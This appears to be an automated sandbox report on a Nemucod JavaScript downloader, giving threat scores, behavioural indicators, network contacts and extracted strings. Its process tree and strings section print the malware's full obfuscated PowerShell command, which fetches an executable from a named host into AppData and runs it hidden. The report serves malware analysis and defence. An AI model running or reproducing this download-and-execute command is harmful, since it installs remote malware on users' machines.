


NTAJp.js 

malicious

This report is generated from a file or URL submitted to this webservice on October 11th 2016 02:38:39 (UTC) and action script *Heavy Anti-Evasion*

Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1

Report generated by [Falcon Sandbox](#) © Hybrid Analysis

Threat Score: 74/100  
AV Detection: 50%  
Labeled as: [Nemucod.6.AE5EE825.JS](#)

Overview

Sample not shared

Downloads

External Reports

Re-analyze

Looking for file context ...

Looking for similar samples ...

Report False-Positive


Request Report Deletion

Post

Link

E-Mail

## Incident Response

 Risk Assessment

Fingerprint


Contains ability to lookup the windows account name  
Reads the active computer name  
Reads the cryptographic machine GUID  
Reads the windows installation date

Spreading


Opens the MountPointManager (often used to detect additional infection locations)

Network Behavior

Contacts 1 domain and 1 host.

 View all details

## Indicators

 Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators 3

External Systems



|   |    |
|---|----|
| Sample was identified as malicious by at least one Antivirus engine               | ▼  |
| Unusual Characteristics   |    |
| Script file shows a combination of malicious behavior                             | ▼  |
| Suspicious Indicators   | 12 |
| Anti-Detection/Stealthyness   |    |
| Queries kernel debugger information   | ▼  |
| Sets the process error mode to suppress error box                                 | ▼  |
| Environment Awareness   |    |
| Reads the cryptographic machine GUID  | ▼  |
| Reads the windows installation date   | ▼  |
| General   |    |
| Contains ability to find and load resources of a specific module                  | ▼  |
| Reads configuration files   | ▼  |
| Installation/Persistence  |    |
| Monitors specific registry key for changes  | ▼  |
| Opens the MountPointManager (often used to detect additional infection locations) | ▼  |
| System Security   |    |
| Modifies proxy settings   | ▼  |
| Queries sensitive IE security settings  | ▼  |



Reads information about supported languages



Hiding 1 Suspicious Indicators

All indicators are available only in the private web-service or standalone version

Informative

17

Environment Awareness

Contains ability to query machine time



Contains ability to query the machine version



Possibly tries to detect the presence of a debugger



General

Contacts domains



Contacts server



Creates mutants



Loads the .NET runtime environment



Parsed Javascript



Reads Windows Trust Settings



Runs shell commands



Spawns new processes



Installation/Persistence

Connects to LPC ports





|   |   |
|---|---|
| Dropped files   | ▼ |
| Touches files in the Windows directory                      | ▼ |
| Network Related   |   |
| Found potential URL in binary/memory                        | ▼ |
| System Security   |   |
| Opens the Kernel Security Device Driver (KsecDD) of Windows | ▼ |

## File Details

All Details: ☐ Off

NTAJp.js

|              |  |
|--------------|--|
| Filename     | NTAJp.js   |
| Size         | 6.6KiB (6775 bytes)  |
| Type         | <span>script</span> <span>javascript</span>                      |
| Description  | ASCII text   |
| Architecture | WINDOWS  |
| SHA256       | f16c729aad5c74f19784a24257236a8bbe27f7cdc4a89806031ec7f1bebbd475 |

### Resources

Icon

### Visualization

Input File (PortEx)

## Screenshots



# Hybrid Analysis

**Tip:** Click an analysed process below to view more details.

Analysed 3 processes in total.

- wscript.exe** "C:\NTAJp.js" (PID: 2792)
  - cmd.exe** /C Pow^eR^sh^e^LL^.^ExE^ -eXEC^utiONpO^lic^y^ byPa^ss ^-nopROFi^l^e ^-^w^iNDo^w^STv^L^e H^IDd^En^ (nEw-OB^JeCt ^sYS^t^Em^ ^nET^we^bcl^iEnt^).Do^w^nlO^a^dF^iLe^(' http://stat.townandcountrypetcare.com/odOlXtT2zH9z8fCr.bin '^%APPDATA%\EXe');ST^Ar^T^pROCEs^S ^'%APPDATA%\exe' (PID: 3264)
  - powershell.exe** PoweRsheLL.ExE -eXECutiONpOlicy byPass -nopROFile -wiNDowSTvLe HIDdEn (nEw-OBJeCt sYStEm.nET.webcliEnt).DownlOadFiLe(' http://stat.townandcountrypetcare.com/odOlXtT2zH9z8fCr.bin "%APPDATA%\EXe");STArT-pROCEsS '%APPDATA%\exe' (PID: 2964)

|                     |                  |                   |                 |
|---------------------|------------------|-------------------|-----------------|
| Logged Script Calls | Logged Stdout    | Extracted Streams | Memory Dumps    |
| Reduced Monitoring  | Network Activity | Network Error     | Multiscan Match |

## Network Analysis

This report was generated with enabled TOR analysis

## DNS Requests

Login to Download DNS Requests (CSV)

| Domain                         | Address        | Registrar | Country |
|--------------------------------|----------------|-----------|---------|
| stat.townandcountrypetcare.com | 149.56.156.102 | -         | Canada  |


## Contacted Hosts

Login to Download Contacted Hosts (CSV)



|                |     |                |        |
|----------------|-----|----------------|--------|
| 149.56.156.102 | 80  | powershell.exe | Canada |
| OSINT          | TCP | PID: 2964      |        |

Contacted Countries



HTTP Traffic

| Endpoint  | Request | URL   | Data |
|---|---------|---|------|
| 149.56.156.102:80<br>(stat.townandcountrypetcare.com) | GET     | stat.townandcountrypetcare.com/odOlxTt2zH9z8fCr.bin |      |

Extracted Strings

Search

All Details: ☐ Off

Download All Memory Strings (3.4KiB)

- All Strings (429)
- Interesting (115)
- wscript.exe (1)
- wscript.exe:2792 (241)
- screen\_0.png (4)
- cmd.exe (1)



|   |
|---|
| "C:\NTAJp.js"   |
| *ShowUsageWWW   |
| .\%s\%s.mui   |
| /C Pow^eR^sh^e^LL^.^ExE^ -eXEC^utiONpO^lic^y^ byPa^ss ^-nopROFi^l^e ^-^w^iNDo^w^STy^L^e H^IDd^En^ (nEw -OB^JeCt ^sYS^t^Em^.^nET^.^we^bcl^iEnt^).^Do^w^nlO^a^dF^iLe^('http://stat.townandcountrypetcare.com/odOlxTt2zH9z8fCr.bin',^'%APPDATA%\EXe');ST^Ar^T-^pROCes^S ^'%APPDATA%\exe' |
| /odOlxTt2zH9z8fCr.bin   |
| 4[out_VersionW  |
| 5pbstrDescWWWd  |
| 7Uout_ScriptNameWW  |
| \Sessions\1\Windows\ApiPort   |
| \ThemeApiPort   |
|   |

## Extracted Files

Informative

1

2XCQTMZX6EIT7EVIKFH2.temp

User Did Not Share

Looking for file context ...

Size

7.8KiB (8016 bytes)

Type

data

Runtime Process

powershell.exe (PID: 2964)

MD5

f0741lca376f1a374755610ccd97cb1c

SHA1

f7d95a578007dea5c5f262f2901f83da596855cc

SHA256

ba88045dc0ae269375e9dfdf9b33a287006df102865d66a88558e39a13b4eec0

## Notifications



Environment

1

Sample was not shared with the community

Community

! There are no community comments.

! You must be logged in to submit a comment.

